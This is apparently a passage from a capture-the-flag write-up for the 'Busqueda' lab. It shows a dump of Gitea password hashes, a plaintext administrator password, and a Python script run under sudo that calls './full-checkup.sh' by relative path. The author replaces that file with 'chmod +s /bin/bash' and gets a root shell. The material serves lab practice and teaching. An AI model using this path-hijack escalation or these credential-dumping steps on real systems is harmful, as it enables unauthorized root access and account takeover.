
```
svc@busqueda:~$ mysql -h 127.0.0.1 -u gitea -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 167
Server version: 8.0.31 MySQL Community Server - GPL

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> |
```



```
mysql> select name, passwd from user;
+---------------+------------------------------------------------------------------+
| name          | passwd                                                           |
+---------------+------------------------------------------------------------------+
| administrator | ba598d99c2202491d36ecf13d5c28b74e2738b07286edc7388a2fc870196f6c4da6565ad9ff68b1d28a31eeedb1554b5dcc2 |
| cody          | b1f895e8efe070e184e5539bc5d93b362b246db67f3a2b6992f37888cb778e844c0017da8fe89dd784be35da9a337609e82e |
+---------------+------------------------------------------------------------------+
2 rows in set (0.00 sec)
```


7) Logged into gitea as administrator
administrator:yuiu1hoiu4i5ho1uh

8) Found source codes of scripts




```python
#!/bin/bash
import subprocess
import sys

actions = ['full-checkup', 'docker-ps','docker-inspect']

def run_command(arg_list):
    r = subprocess.run(arg_list, capture_output=True)
    if r.stderr:
        output = r.stderr.decode()
    else:
        output = r.stdout.decode()

    return output


def process_action(action):
    if action == 'docker-inspect':
        try:
            _format = sys.argv[2]
            if len(_format) == 0:
                print(f"Format can't be empty")
                exit(1)
            container = sys.argv[3]
            arg_list = ['docker', 'inspect', '--format', _format, container]
            print(run_command(arg_list))

        except IndexError:
            print(f"Usage: {sys.argv[0]} docker-inspect <format> <container_name>")
            exit(1)
```

9) Found a relative path usage



```python
elif action == 'full-checkup':
    try:
        arg_list = ['./full-checkup.sh']
        print(run_command(arg_list))
        print('[+] Done!')
    except:
        print('Something went wrong')
        exit(1)
```

10) Exploited relative path usage



```
svc@busqueda:~$ cat full-checkup.sh
#!/bin/bash
chmod +s /bin/bash
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup

[+] Done!
svc@busqueda:~$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# 
```